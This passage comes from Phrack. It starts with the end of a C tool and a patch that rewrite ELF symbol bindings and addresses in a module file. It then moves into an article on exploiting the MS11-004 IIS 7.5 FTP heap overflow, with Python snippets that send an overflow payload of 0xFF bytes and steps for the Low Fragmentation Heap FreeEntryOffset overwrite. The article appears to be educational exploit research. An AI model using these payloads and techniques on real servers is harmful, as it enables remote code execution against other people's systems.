    if ( argc != 4 && argc != 6 ) {
        usage(argv[0]);
        exit(-1);
    }

    while ((opt = getopt(argc, argv, "vsg")) != -1) {

        switch (opt) {

            case 'g':

                if( argc-1 < optind) {
                    printf("[-] You must specify symbol name!\n");
                    usage(argv[0]);
                    exit(-1);
                }

                gflag = 1;
                sym_name = argv[optind];

                break;

            case 's':

                if( argc-1 < optind) {
                    printf("[-] You must specify symbol name!\n");
                    usage(argv[0]);
                    exit(-1);
                }

                fflag = 1;
                sym_name = argv[optind];

                break;

            case 'v':

                if( argc-1 < optind) {
                    printf("[-] You must specify new symbol address\n");
                    usage(argv[0]);
                    exit(-1);
                }

                vflag = 1;
                sym_value = strtol(argv[optind], (char **) NULL, 16);

                break;

        }

    }

}
```

```
    default:
        usage(argv[0]);
        exit(-1);
    }
}

printf("[+] Opening %s file...\n", argv[argc-1]);

fd = fopen (argv[argc-1], "r+");

if (fd == NULL) {

    printf("[-] File \"%s\" not found!\n", argv[1]);
    exit(-1);
}

printf("[+] Reading Elf header...\n");

if (fread (&hdr, sizeof (Elf32_Ehdr), 1, fd) < 1) {

    printf("[-] Elf header corrupted!\n");
    exit(-1);
}

printf("\t>> Done!\n");

printf("[+] Finding \".symtab\" section...\n");

sym_off = ElfGetSectionByName (fd, &hdr, ".symtab", &symtab);

if (sym_off == -1) {

    printf("[-] Can't get .symtab section\n");
    exit(-1);
}

printf("\t>> Found at 0x%x\n", (int )sym_off);
printf("[+] Finding \".strtab\" section...\n");

str_off = ElfGetSectionByName (fd, &hdr, ".strtab", &strtab);

if (str_off == -1) {

    printf("[-] Can't get .strtab section!\n");
    exit(-1);
}

printf("\t>> Found at 0x%x\n", (int )str_off);

printf("[+] Getting symbol' infos:\n");

symoffset = ElfGetSymbolByName (fd, &symtab, &strtab, sym_name, &sym);

if ( (int) symoffset == -1) {

    printf("[-] Symbol \"%s\" not found!\n", sym_name);
    exit(-1);
}

if ( gflag == 1 ) {

    if ( ELF32_ST_BIND(sym.st_info) == STB_LOCAL ) {

        unsigned char global;
        unsigned long offset = 0;

        printf("[+] Reordering symbols:\n");

        new_index = ReorderSymbols(fd, &symtab, &strtab, sym_name);
    }
}
```

```
printf("[+] Updating symbol' infos:\n");

symoffset = ElfGetSymbolByName(fd, &symtab, &strtab, sym_name, &sym);

if ( (int) symoffset == -1) {

    printf("[-] Symbol \"%s\" not found!\n", sym_name);
    exit(-1);
}

offset = symoffset+1+sizeof(Elf32_Addr)+1+sizeof(Elf32_Word)+2;

printf("\t>> Replacing flag 'LOCAL' located at 0x%x with 'GLOBAL'\n", (unsigned int)offset);

if (fseek (fd, offset, SEEK_SET) == -1) {

    perror("[-] fseek: ");
    exit(-1);
}

global = ELF32_ST_INFO(STB_GLOBAL, STT_FUNC);

if (fwrite (&global, sizeof(unsigned char), 1, fd) < 1) {

    perror("[-] fwrite: ");
    exit(-1);
}

printf("[+] Updating symtab infos at 0x%x\n", (int )sym_off);

if ( fseek(fd, sym_off, SEEK_SET) == -1 ) {

    perror("[-] fseek: ");
    exit(-1);
}

symtab.sh_info = new_index; // updating sh_info with the new index
                          // in symbol table.

if( fwrite(&symtab, sizeof(Elf32_Shdr), 1, fd) < 1 ) {

    perror("[-] fwrite: ");
    exit(-1);
}

} else {

    printf("[-] Already global function!\n");
}

} else if ( fflag == 1 && vflag == 1 ) {

    memset(&value, 0, sizeof(Elf32_Addr));
    memcpy(&value, &sym_value, sizeof(Elf32_Addr));

    printf("[+] Replacing 0x%.8x with 0x%.8x... ", sym.st_value, value);

    if (fseek (fd, symoffset+sizeof(Elf32_Word), SEEK_SET) == -1) {

        perror("[-] fseek: ");
        exit(-1);
    }

    if (fwrite (&value, sizeof(Elf32_Addr), 1, fd) < 1 ) {

        perror("[-] fwrite: ");
        exit(-1);
    }
}
```

```
    printf("done!\n");

    fclose (fd);
}

return 0;
}

/* This function returns the offset relative to the symbol name "name" */
Elf32_Off ElfGetSymbolByName(FILE *fd, Elf32_Shdr *symtab,
    Elf32_Shdr *strtab, char *name, Elf32_Sym *sym) {

    unsigned int i;
    char symname[255];

    for ( i = 0; i < (symtab->sh_size/symtab->sh_entsize); i++) {

        if (fseek (fd, symtab->sh_offset + (i * symtab->sh_entsize),
            SEEK_SET) == -1) {

            perror("\t[-] fseek: ");
            exit(-1);
        }

        if (fread (sym, sizeof (Elf32_Sym), 1, fd) < 1) {

            perror("\t[-] read: ");
            exit(-1);
        }

        memset (symname, 0, sizeof (symname));

        ElfGetSymbolName (fd, sym->st_name, strtab, symname, sizeof (symname));

        if (!strcmp (symname, name)) {

            printf("\t>> Symbol found at 0x%x\n",
                symtab->sh_offset + (i * symtab->sh_entsize));

            printf("\t>> Index in symbol table: 0x%x\n", i);

            return symtab->sh_offset + (i * symtab->sh_entsize);
        }
    }

    return -1;
}

/* This function returns the new index of symbol "name" inside the symbol
 * table after re-ordering. */
unsigned long ReorderSymbols (FILE *fd, Elf32_Shdr *symtab,
    Elf32_Shdr *strtab, char *name) {

    unsigned int i = 0, j = 0;
    char symname[255];
    Elf32_Sym *all;
    Elf32_Sym temp;
    unsigned long new_index = 0;
    unsigned long my_off = 0;

    printf("\t>> Starting:\n");

    all = (Elf32_Sym *) malloc(sizeof(Elf32_Sym) *
        (symtab->sh_size/symtab->sh_entsize));

    if ( all == NULL ) {

        return -1;
    }
}
```

```
}
memset(all, 0, symtab->sh_size/symtab->sh_entsize);
my_off = symtab->sh_offset;
for ( i = 0; i < (symtab->sh_size/symtab->sh_entsize); i++) {
    if (fseek (fd, symtab->sh_offset + (i * symtab->sh_entsize),
                SEEK_SET) == -1) {
        perror("\t[-] fseek: ");
        exit(-1);
    }
    if (fread (&all[i], sizeof (Elf32_Sym), 1, fd) < 1) {
        printf("\t[-] fread: ");
        exit(-1);
    }
    memset (symname, 0, sizeof (symname));
    ElfGetSymbolName(fd, all[i].st_name, strtab, symname, sizeof(symname));
    if (!strcmp (symname, name)) {
        j = i;
        continue;
    }
}
temp = all[j];
for ( i = j; i < (symtab->sh_size/symtab->sh_entsize); i++ ) {
    if ( i+1 >= symtab->sh_size/symtab->sh_entsize )
        break;
    if ( ELF32_ST_BIND(all[i+1].st_info) == STB_LOCAL ) {
        printf("\t>> Moving symbol from %x to %x\n", i+1, i);
        all[i] = all[i+1];
    } else {
        new_index = i;
        printf("\t>> Moving our symbol from %d to %x\n", j, i);
        all[i] = temp;
        break;
    }
}
printf("\t>> Last LOCAL symbol: 0x%x\n", (unsigned int)new_index);
if ( fseek (fd, my_off, SEEK_SET) == -1 ) {
    perror("\t[-] fseek: ");
    exit(-1);
}
if ( fwrite(all, sizeof( Elf32_Sym), symtab->sh_size/symtab->sh_entsize,
            fd) < (symtab->sh_size/symtab->sh_entsize) ) {
    perror("\t[-] fwrite: ");
}
```

```
    exit(-1);
}

printf("\t>> Done!\n");

free(all);

return new_index;
}

int ElfGetSectionByIndex (FILE *fd, Elf32_Ehdr *ehdr, Elf32_Half index,
                        Elf32_Shdr *shdr) {

    if (fseek (fd, ehdr->e_shoff + (index * ehdr->e_shentsize),
              SEEK_SET) == -1) {

        perror("\t[-] fseek: ");
        exit(-1);
    }

    if (fread (shdr, sizeof (Elf32_Shdr), 1, fd) < 1) {

        printf("\t[-] Sections header corrupted");
        exit(-1);
    }

    return 0;
}

int ElfGetSectionByName (FILE *fd, Elf32_Ehdr *ehdr, char *section,
                        Elf32_Shdr *shdr) {

    int i;
    char name[255];
    Elf32_Shdr shstrtable;

    ElfGetSectionByIndex (fd, ehdr, ehdr->e_shstrndx, &shstrtable);

    memset (name, 0, sizeof (name));

    for ( i = 0; i < ehdr->e_shnum; i++) {

        if (fseek (fd, ehdr->e_shoff + (i * ehdr->e_shentsize),
                  SEEK_SET) == -1) {

            perror("\t[-] fseek: ");
            exit(-1);
        }

        if (fread (shdr, sizeof (Elf32_Shdr), 1, fd) < 1) {

            printf("[-] Sections header corrupted");
            exit(-1);
        }

        ElfGetSectionName (fd, shdr->sh_name, &shstrtable,
                          name, sizeof (name));

        if (!strcmp (name, section)) {

            return ehdr->e_shoff + (i * ehdr->e_shentsize);
        }
    }

    return -1;
}
```

```
int ElfGetSectionName (FILE *fd, Elf32_Word sh_name,
                      Elf32_Shdr *shstrtable, char *res, size_t len) {

    size_t i = 0;

    if (fseek (fd, shstrtable->sh_offset + sh_name, SEEK_SET) == -1) {

        perror("\t[-] fseek: ");
        exit(-1);
    }

    while ( (i < len-1) || *res != '\0' ) {

        *res = fgetc (fd);
        i++;
        res++;

    }

    return 0;
}

void ElfGetSymbolName (FILE *fd, Elf32_Word sym_name,
                      Elf32_Shdr *strtable, char *res, size_t len)
{
    size_t i = 0;

    if (fseek (fd, strtable->sh_offset + sym_name, SEEK_SET) == -1) {

        perror("\t[-] fseek: ");
        exit(-1);
    }

    while ((i < len-1) || *res != '\0') {

        *res = fgetc (fd);
        i++;
        res++;

    }

    return;
}

void usage(char *cmd) {

    printf("Usage: %s <option(s)> <module_name>\n", cmd);
    printf("Option(s):\n");
    printf(" -g [symbol]\tSymbol we want to change the binding as global\n");
    printf("Or:\n");
    printf(" -s [symbol]\tSymbol we want to change the value (address)\n");
    printf(" -v [value] \tNew value (address) for symbol\n");

    return;
}
```

---[9.2 - elfstrchange.patch

```
@@ -9,6 +9,7 @@
#include <stdlib.h>
#include <stdio.h>
#include <elf.h>
+#include <string.h>

#define FATAL(X) { perror (X);exit (EXIT_FAILURE); }
```

```
@@ -160,7 +161,7 @@
```

```
    if (fseek (fd, shstrtable->sh_offset + sh_name, SEEK_SET) == -1)
        FATAL ("fseek");

-   while ((i < len) || *res == '\\0')
+   while ((i < len-1) || *res != '\\0')
    {
        *res = fgetc (fd);
        i++;
@@ -179,7 +180,7 @@
    if (fseek (fd, strtable->sh_offset + sym_name, SEEK_SET) == -1)
        FATAL ("fseek");

-   while ((i < len) || *res == '\\0')
+   while ((i < len-1) || *res != '\\0')
    {
        *res = fgetc (fd);
        i++;

---[ EOF
```

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0c of 0x13

```
=====
======[          The Art of Exploitation          ]=====
=====
======[      Exploiting MS11-004      ]=====
======[ Microsoft IIS 7.5 remote heap buffer overflow ]=====
=====
======[   by redpantz   ]=====
=====
```

--[Table of Contents

- 1 - Introduction
- 2 - The Setup
- 3 - The Vulnerability
- 4 - Exploitation Primitives
- 5 - Enabling the LFH
- 6 - FreeEntryOffset Overwrite
- 7 - The Impossible
- 8 - Conclusion
- 9 - References
- 10 - Exploit (thing.py)

--[1 - Introduction

Exploitation of security vulnerabilities has greatly increased in difficulty since the days of the Slammer worm. There have been numerous exploitation mitigations implemented since the early 2000's. Many of these mitigations were focused on the Windows heap; such as Safe Unlinking and Heap Chunk header cookies in Windows XP Service Pack 2 and Safe Linking, expanded Encoded Chunk headers, Terminate on Corruption, and many others in Windows Vista/7 [1].

The widely deployed implementation of anti-exploitation technologies has made gaining code execution from vulnerabilities much more expensive (notice that I say "expensive" and not "impossible"). By forcing the attacker to acquire more knowledge and spend expansive amounts of research time, the vendor has made exploiting these vulnerabilities increasingly difficult.

This article will take you through the exploitation process (read: EIP) of a heap overflow vulnerability in Microsoft IIS 7.5 (MS11-004) on a 32-bit, single-core machine. While the target is a bit unrealistic for the real-world, and exploit reliability may be a bit suspect, it does suffice in showing that an "impossible to exploit" vulnerability can be leveraged for code execution with proper knowledge and sufficient time.

Note: The structure of this article will reflect the steps, in order, taken when developing the exploit. It differs from the linear nature of the actual exploit because it is designed to show the thought process during exploit development. Also, since this article was authored quite some time after the initial exploitation process, some steps may have been left out (i.e. forgotten); quite sorry about that.

--[2 - The Setup

A proof of concept was released by Matthew Bergin in December 2010 that stated there existed an unauthenticated Denial of Service (DoS) against IIS FTP 7.5, which was triggered on Windows 7 Ultimate [3]. The exploit appeared to lack precision, so it was decided further investigation was necessary.

After creating a test environment, the exploit was run with a debugger attached to the FTP process. Examination of the error concluded it wasn't a DoS and most likely could be used to achieve remote code execution:

```
BUGCHECK_STR:  
APPLICATION_FAULT_ACTIONABLE_HEAP_CORRUPTION\  
heap_failure_freelists_corruption  
  
PRIMARY_PROBLEM_CLASS:  
ACTIONABLE_HEAP_CORRUPTION_heap_failure_freelists_corruption  
  
DEFAULT_BUCKET_ID:  
ACTIONABLE_HEAP_CORRUPTION_heap_failure_freelists_corruption  
  
STACK_TEXT:  
77f474cb ntdll!RtlpCoalesceFreeBlocks+0x3c9  
77f12eed ntdll!RtlpFreeHeap+0x1f4  
77f12dd8 ntdll!RtlFreeHeap+0x142  
760074d9 KERNELBASE!LocalFree+0x27  
72759c59 IISUTIL!BUFFER::FreeMemory+0x14  
724ba6e3 ftpsvc!FTP_COMMAND::WriteResponseAndLog+0x8f  
724beff8 ftpsvc!FTP_COMMAND::Process+0x243  
724b6051 ftpsvc!FTP_SESSION::OnReadCommandCompletion+0x3e2  
724b76c7 ftpsvc!FTP_CONTROL_CHANNEL::OnReadCommandCompletion+0x1e4  
724b772a ftpsvc!FTP_CONTROL_CHANNEL::AsyncCompletionRoutine+0x17  
7248f182 ftpsvc!FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine+0x3c  
724a56e6 ftpsvc!THREAD_POOL_DATA::ThreadPoolThread+0x89  
724a58c1 ftpsvc!THREAD_POOL_DATA::ThreadPoolThread+0x24  
724a4f8a ftpsvc!THREAD_MANAGER::ThreadManagerThread+0x42  
76bf1194 kernel32!BaseThreadInitThunk+0xe  
77f1b495 ntdll!__RtlUserThreadStart+0x70  
77f1b468 ntdll!_RtlUserThreadStart+0x1b
```

While simple write-4 primitives have been extinct since the Windows XP SP2 days [1], there was a feeling that currently known, but previously unproven techniques could be leveraged to gain code execution. Adding fuel to the fire was a statement from Microsoft stating that the issue "is a Denial of Service vulnerability and remote code execution is unlikely" [4].

With the wheels set in motion, it was time to figure out the vulnerability, gather exploitation primitives, and subvert the flow of execution by any means necessary...

--[3 - The Vulnerability

The first order of business was to figure out the root cause of the vulnerability. Understanding the root cause of the vulnerability was integral into forming a more refined and concise proof of concept that would serve as a foundation for exploit development.

As stated in the TechNet article, the flaw stemmed from an issue when processing Telnet IAC codes [5]. The IAC codes permit a Telnet client to tell the Telnet server various commands within the session. The 0xFF character denotes these commands. TechNet also describes a process that requires the 0xFF characters to be 'escaped' when sending a response by adding an additional 0xFF character.

Now that there is context around the vulnerability, the corresponding crash dump can be further analyzed. Afterwards we can open the binary in IDA Pro and attempt to locate the affected code. Unfortunately, after statically cross-referencing the function calls from the stack trace, there didn't seem to be any functions that performed actions on Telnet IAC codes. While breakpoints could be set on any of the functions in the stack trace, another path was taken.

Since the public symbols named most of the important functions within the ftpsvc module, it was deemed more useful to search the function list than set debugger breakpoints. A search was made for any function starting with 'TELNET', resulting in 'TELNET_STREAM_CONTEXT::OnReceivedData' and 'TELNET_STREAM_CONTEXT::OnSendData'. The returned results proved to be viable after some quick dynamic analysis when sending requests and receiving responses.

The OnReceivedData function was investigated first, since it was the first breakpoint that was hit. Essentially the function attempts to locate Telnet IAC codes (0xFF), escape them, parse the commands and normalize the request. Unfortunately it doesn't account for seeing two consecutive IAC codes.

The following is pseudo code for important portions of OnReceivedData:

```
TELNET_STREAM_CONTEXT::OnReceivedData(char *aBegin,
                                       DATA_STREAM_BUFFER *aDSB, ...)
{
    DATA_STREAM_BUFFER *dsb = aDSB;
    int len = dsb->BufferLength;
    char *begin = dsb->BufferBegin;
    char *adjusted = dsb->BufferBegin;
    char *end = dsb->BufferEnd;
    char *curr = dsb->BufferBegin;

    if(len >= 3)
    {
        //0xF2 == 242 == Data Mark
        if(begin[0] == 0xFF && begin[1] == 0xFF && begin[2] == 0xF2)
            curr = begin + 3;
    }

    bool seen_iac = false;
    bool seen_subneg = false;
    if(curr >= end)
        return 0;

    while(curr < end)
    {
        char curr_char = *curr;

        //if we've seen an iac code
        //look for a corresponding cmd
        if(seen_iac)
        {
            seen_iac = false;
            if(seen_subneg)
            {
                seen_subneg = false;
                if(curr_char < 0xF0)
                    *adjusted++ = curr_char;
            }
            else
            {
                if(curr_char != 0xFA)
                {
                    if(curr_char != 0xFF)
                    {
                        if(curr_char < 0xF0)
                        {
                            PuDbgPrint("Invalid command %c", curr_char)

                            if(curr_char)
                                *adjusted++ = curr_char;
                        }
                    }
                    else
                    {
                        if(curr_char)
                            *adjusted++ = curr_char;
                    }
                }
            }
            else
            {
                seen_iac = true;
                seen_subneg = true;
            }
        }
    }
}
```

```

    }
}
else
{
    if(curr_char == 0xFF)
        seen_iac = true;
    else
        if(curr_char)
            *adjusted++ = curr_char;
}

curr++;
}

dsb->BufferLength = adjusted - begin;
return 0;
}

```

The documentation states Telnet IAC codes can be used by: "Either end of a Telnet conversation can locally or remotely enable or disable an option". The diagram below represents the 3-byte IAC command within the overall Telnet connection stream:

```

0x0                                0x2
-----
[IAC][Type of Operation][Option]
-----

```

Note: The spec should have been referenced before figuring out the vulnerability, instead of reading the code and attempting to figure out what could go wrong.

Although there is code to escape IAC characters, the function does not except to see two consecutive 0xFF characters in a row. Obviously this could be a problem, but it didn't appear to contain any code that would result in overflow. Thinking about the TechNet article recalled the line 'error in the response', so the next logical function to examine was 'OnSendData'.

Shortly into the function it can be seen that OnSendData is looking for IAC (0xFF) codes:

```

.text:0E07F375 loc_E07F375:
.text:0E07F375     inc     edx
.text:0E07F376     cmp     byte ptr [edx], 0FFh
.text:0E07F379     jnz     short loc_E07F37C
.text:0E07F37B     inc     edi
.text:0E07F37C
.text:0E07F37C loc_E07F37C:
.text:0E07F37C     cmp     edx, ebx
.text:0E07F37E     jnz     short loc_E07F375 ; count the number
                                ; of "0xFF" characters

```

The following pseudo code represents the integral pieces of OnSendData:

```

TELNET_STREAM_CONTEXT::OnSendData(DATA_STREAM_BUFFER *dsb)
{
    char *begin = dsb->BufferBegin;
    char *start = dsb->BufferBegin;
    char *end = dsb->BufferEnd;
    int len = dsb->BufferLength;
    int iac_count = 0;

    if(begin + len == end)
        return 0;

    //do a total count of the IAC codes
    do

```

```
{
    start++;
    if(*start == 0xFF)
        iac_count++;
}
while(start < end);

if(!iac_count)
    return 0;

for(char *c = begin; c != end; *begin++ = *c)
{
    c++;
    if(*c == 0xFF)
        *begin++ == 0xFF;
}

return 0;
}
```

As you can see, if the function encounters a 0xFF that is NOT separated by at least 2-bytes then there is a potential to escape the code more than once, which will eventually lead to a heap corruption into adjacent memory based on the size of the request and amount of IAC codes.

For example, if you were to send the string "\xFF\xBB\xFF\xFF\xFF\xBB\xFF\xFF" to the server, OnReceivedData produces the values:

- 1) Before OnReceivedData
 - a. DSB->BufferLength = 8
 - b. DSB->Buffer = "\xFF\xBB\xFF\xFF\xFF\xBB\xFF\xFF"
- 2) After OnReceivedData
 - a. DSB->BufferLength = 4
 - b. DSB->Buffer = "\xBB\xFF\xBB\xFF"

Although OnReceivedData attempted to escape the IAC codes, it didn't expect to see multiple 0xFFs within a certain range; therefore writing the illegitimate values at an unacceptable range for OnSendData. Using the same string from above, OnSendData would write multiple 0xFF characters past the end of the buffer due to de-synchronization in the reading and writing into the same buffer.

Now that it is known that a certain amount of 0xFF characters can be written past the end of the buffer, it is time to think about an exploitation strategy and gather primitives...

--[4 - Exploitation Primitives

Exploitation primitives can be thought of as the building blocks of exploit development. They can be as simple as program functionality that produces a desired result or as complicated as a 1-to-n byte overflow. The section will cover many of the primitives used within the exploit.

In-depth knowledge of the underlying operating system usually proves to be invaluable information when writing exploits. This holds true for the IIS FTP exploit, as intricate knowledge of the Windows 7 Low Fragmentation Heap served as the basis for exploitation.

It was decided that the FreeEntryOffset Overwrite Technique [2] would be used due to the limited ability of the attacker to control the contents of the overflow. The attack requires the exploiter to enable the low fragmentation heap, position a chunk under the exploiter's control before a free chunk (implied same size) within the same UserBlock, write at least 10

bytes past the end of its buffer, and finally make two subsequent requests that are serviced from the same UserBlock. [Yes, it's just that easy ;)]

The following diagram shows how the FreeEntryOffset is utilized when making allocations. The first allocation comes from a virgin UserBlock, setting the FreeEntryOffset to the first two-byte value stored in the current free chunk. Notice there is no validation when updating the FreeEntryOffset. For MUCH more information on the LFH and exploitation techniques please see the references section:

Allocation 1

FreeEntryOffset = 0x10

Header	0x10	Free
Header	0x20	Free
Header	0x30	Free

Allocation 2

FreeEntryOffset = 0x20

Header		Used
Header	0x20	Free
Header	0x30	Free

Allocation 3

FreeEntryOffset = 0x30

Header		Used
Header		Used
Header	0x30	Free

Now look at the allocation sequence if we have the ability to overwrite a FreeEntryOffset with 0xFFFF:

Allocation 1

FreeEntryOffset = 0x10

Header	0x10	Free
Header	0x20	Free
Header	0x30	Free

Allocation 2

FreeEntryOffset = 0x20

Header	FFFFFFFFFFFFFFFF	
Header	FFFF	Free
Header	0x30	Free

Allocation 3

FreeEntryOffset = 0xFFFF

Header		Used
Header		Used

```
|Header|0x30|      Free      |
-----
```

As you can see, if we can overwrite the FreeEntryOffset with a value of 0xFFFF then our next allocation will come from unknown heap memory at &UserBlock + 8 + (8 * (FreeEntryOffset & 0x7FFF8)) [2]. This may or may not point to committed memory for the process, but still provides a good starting point for turning a semi-controlled overwrite to a fully-controlled overwrite.

--[5 - Enabling the LFH

If you have read 'Understanding the Low Fragmentation Heap' [2] you'll know that it has 'lazy' activation, which means, although it is the default front-end allocator, it isn't enabled until a certain threshold is exceeded. The most common trigger for enabling the LFH is 16 consecutive allocations of the same size.

```
for i in range(0, 17):
    name = "lfh" + str(i)
    payload = gen_payload(0x40, "X")
    lfhpool.alloc(name, payload)
```

You would assume that after making the aforementioned requests LFH->HeapBucket[0x40] would be enabled and all further requests for size 0x40 would be serviced via the LFH; unfortunately this was not the case.

This led to some memory profiling using Immunity Debugger's '!hippie' command. After creating and sending many commands and logging heap allocations, a pattern of 0x100 byte allocations emerged. This was quite peculiar because requests of 0x40 bytes were being sent. Tracing the allocations for 0x100 found that the main consumer of the 0x100 byte allocations was FTP_SESSION::WriteResponseHelper; our binary audit can finally start!

Note: If some thought would have been put in before brute forcing sizes it would have been noted that this is a C++ application which means that request data was most likely kept in some buffer or string class; instead of being allocated to a specific request size.

Low and behold, looking at the WriteResponseHelper function validated our speculation. The function used a buffer class that would allocate 0x100 bytes and extend itself when necessary:

```
.text:0E074E7A  mov     eax, [ebp+arg_C] ; dword ptr [eax] == request string
.text:0E074E7D  push   edi
.text:0E074E7E  mov     edi, [ebp+arg_8]
.text:0E074E81  mov     [ebp+vFtpRequest], eax
.text:0E074E87  mov     esi, 100h
.text:0E074E8C  push   esi             ; init_size == 0x100
.text:0E074E8D  lea    eax, [ebp+var_204]
.text:0E074E93  mov     [ebp+var_27C], ecx
.text:0E074E99  push   eax
.text:0E074E9A  lea    ecx, [ebp+var_234]
.text:0E074EA0  call   ds:STRA::STRA(char *,ulong)
```

Next, there is a loop to determine if the normalized request string can fit in the STRA object:

```
.text:0E074F59  call   ds:STRA::QuerySize(void)
.text:0E074F5F  add    eax, eax
.text:0E074F61  push   eax
.text:0E074F62  lea    ecx, [ebp+vSTRA1]
.text:0E074F68  call   ds:STRA::Resize(ulong)
```

Finally, the STRA object will append the user request data to the server response code (for example: "500 "):

```
.text:0E0750B4  push   [ebp+vFtpRequest]
```

```
.text:0E0750BA call ds:STRA::Append(char const *) ; this is where the
; resize happens
.text:0E0750C0 mov esi, eax
.text:0E0750C2 cmp esi, ebx
.text:0E0750C4 jl loc_E07515F ; if(!STRA::Apend(vFtpRequest))
; { destory_objects(); }
.text:0E0750CA push offset SubStr ; "\r\n"
.text:0E0750CF lea ecx, [ebp+var_234]
.text:0E0750D5 call ds:STRA::Append(char const *)
```

Looking into the STRA:Append(char const*) function, a constant value is added when there is not enough space to append to the current STRA object:

```
.text:6C9DAAE7 cmp ebx, edx
.text:6C9DAAE9 ja short loc_6C9DAB3D ; if enough room, copy
; and update size
.text:6C9DAAEB jnb short loc_6C9DAAF2 ; otherwise add 0x80
; and resize the BUFFER
.text:6C9DAAED cmp [edi+24h], esi
.text:6C9DAAF0 jnb short loc_6C9DAB3D
.text:6C9DAAF2 loc_6C9DAAF2:
.text:6C9DAAF2 xor esi, esi
.text:6C9DAAF4 cmp [ebp+arg_C], esi
.text:6C9DAAF7 jz short loc_6C9DAB00
.text:6C9DAAF9 add eax, 80h ; eax = buffer.size
```

Finally the buffer is resized if necessary and the old data is copied over:

```
.text:6C9DAB1B push eax ; uBytes
.text:6C9DAB1C mov ecx, edi
.text:6C9DAB1E call ?Resize@BUFFER@@@QAEHI@Z ; BUFFER::Resize(uint)
.text:6C9DAB23 test eax, eax
.text:6C9DAB25 jnz short loc_6C9DAB3D
.text:6C9DAB27 call ds:___imp_GetLastError
.text:6C9DAB2D cmp eax, esi
.text:6C9DAB2F jle short loc_6C9DAB64
.text:6C9DAB31 and eax, 0FFFFh
.text:6C9DAB36 or eax, 80070000h
.text:6C9DAB3B jmp short loc_6C9DAB64
.text:6C9DAB3D loc_6C9DAB3D:
.text:6C9DAB3D mov ebx, [ebp+Size]
.text:6C9DAB40 mov eax, [edi+20h]
.text:6C9DAB43 mov esi, [ebp+arg_8]
.text:6C9DAB46 push ebx ; Size
.text:6C9DAB47 push [ebp+Src] ; Src
.text:6C9DAB4A add eax, esi
.text:6C9DAB4C push eax ; Dst
.text:6C9DAB4D call memcpv
```

Now that it is known buffers will be sized in multiples of 0x80 (i.e. 0x100, 0x180, 0x200, etc), the LFH can be activated accordingly (by size). The size of 0x180 was chosen because 0x100 is used for most, if not all, initial responses, but `_any_` valid size could be used.

```
for i in range(0, LFHENABLESIZE):
    name = "lfh" + str(i)
    payload = gen_payload(0x180, "X")
    lfhpool.alloc(name, payload)
```

--[6 - FreeEntryOffset Overwrite

It has already been verified that the vulnerability results in an overflow of 0xFF characters into an adjacent heap chunk. Therefore the ability to enable the LFH for a certain size results in the trivial overwriting of an adjacent FreeEntryOffset.

For this exploitation technique to work, the LFH must be enabled while ensuring that the UserBlock maintains a few free chunks to service requests necessary for exploitation.

Fortunately, this was quite easy to guarantee while on a single core machine:

```
for i in range(0, LFHENABLESIZE):
    name = "lfh" + str(i)
    payload = gen_payload(0x180, "X")
    lfhpool.alloc(name, payload)

print "[*] Sending overflow payload"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
data = s.recv(1024)

buf = "\xff\xbb\xff\xff" * 112 + "\r\n" #ends up allocation 0x180
                                         #(0x188 after chunk header)

print "[*] Sending %d 0xFFs in the whole payload" % countff(buf)
print "[*] Sending Payload...( %d bytes)" % len(buf)
analyze(buf)
s.send(buf)
s.close()
```

These small portions of code are enough to enable the LFH and overwrite a free adjacent chunk after the overflow-able piece of memory. Now when subsequent allocations are made for 0x180 bytes, a bad free entry offset will be used, providing the application with unexpected memory for appending the response.

The above describes the following:

```
FreeEntryOffset = 0x1
0           1           2           3
[UsedChunk][FreeChunk][OverflowedChunk][FreeChunk]
.
.
.
[UnknownMemory @ UserBlock + (0xFFFF * 8)]
```

Three subsequent allocations will accomplish the following:

- 1) Allocate FreeChunk at FreeEntryOffset 0x1
- 2) Allocate OverflowedChunk (which is also free) updating the FreeEntryOffset to 0xFFFF
- 3) Allocate memory at UserBlock + 0xFFFF (instead of offset 0x3)

This means the bad FreeEntryOffset will result in data being completely controlled by the attacker.

Note: Although quite easily achieved on a single-core machine, heap determinism can be much harder on a multi-core platform. Determinism can be much more difficult because each core will effectively have its own UserBlocks, making chunk placement dependent on which thread services a request. While a multi-core machine doesn't make this vulnerability completely un-exploitable it does increase the difficulty and decrease the reliability.

Overwriting the FreeEntryOffset with 0xFFFF has turned a limited heap overflow into a write-n, fully controlled overflow; since the heap chunk allocated will be 100% populated with user-controlled data. There is only one HUGE problem. What should be overwritten? This ended up being the most challenging and least reliable portion of the exploit and could still be further refined.

--[7 - The Impossible

In all honesty, the previous few steps were basic vulnerability analysis, rudimentary Python and requisite knowledge of Windows 7 heap internals. The most difficult and time consuming-portion is explained below.

The techniques described below had varying degrees of reliability and might not even be the best choice for exploitation. The most valuable knowledge to take away will be the process of finding an object to overwrite and seeding those objects remotely within the heap.

As stated previously, figuring out WHAT to overwrite is quite a problem. Not only does a sufficient object, function, or variable, need to be unearthed but that item needs to reside in memory where the 'bad' allocation points to.

A starting point for locating what to overwrite began with the functions' list. The function list was chosen because public symbols were available, providing descriptive names for the most important functions. Also, since the application was written in C++ it was assumed that there would be virtual functions that stored function pointers somewhere in memory.

The first noticeable item that looked redeeming was FTP_COMMAND class. The class will most certainly be instantiated when receiving new commands and also contains a vtable.

```
.text:0E073B7D public: __thiscall FTP_COMMAND::FTP_COMMAND(void) proc near
.text:0E073B7D mov     edi, edi
.text:0E073B7F push   ebx
.text:0E073B80 push   esi
.text:0E073B81 mov     esi, ecx
.text:0E073B83 push   edi
.text:0E073B84 lea    ecx, [esi+0Ch]
.text:0E073B87 mov     dword ptr [esi], offset const FTP_COMMAND::`vftable'
```

It also contained a function pointer that had the same name as one in our stack trace, albeit in a different class.

```
.text:0E073C8D mov     dword ptr [ebx+8],
                offset FTP_COMMAND::AsyncCompletionRoutine(FTP_ASYNC_CONTEXT *)
```

Note: If the stack trace would have been examined more thoroughly, it would have been obvious that this wasn't the correct choice, as you will see below.

At first glance this seemed to be the perfect fit. A breakpoint was set in ntdll!RtlpLowFragHeapAllocFromContext() after the initial overflow had occurred and appeared to be populated with FTP_COMMAND objects! Unfortunately, there didn't seem to be a remote command that could trigger a virtual function call within the FTP_COMMAND object at the time of an attacker's choosing.

Note: Although summed up in one paragraph, this actually took quite some time to figure out, as the ability to overwrite a function pointer severely clouded judgment.

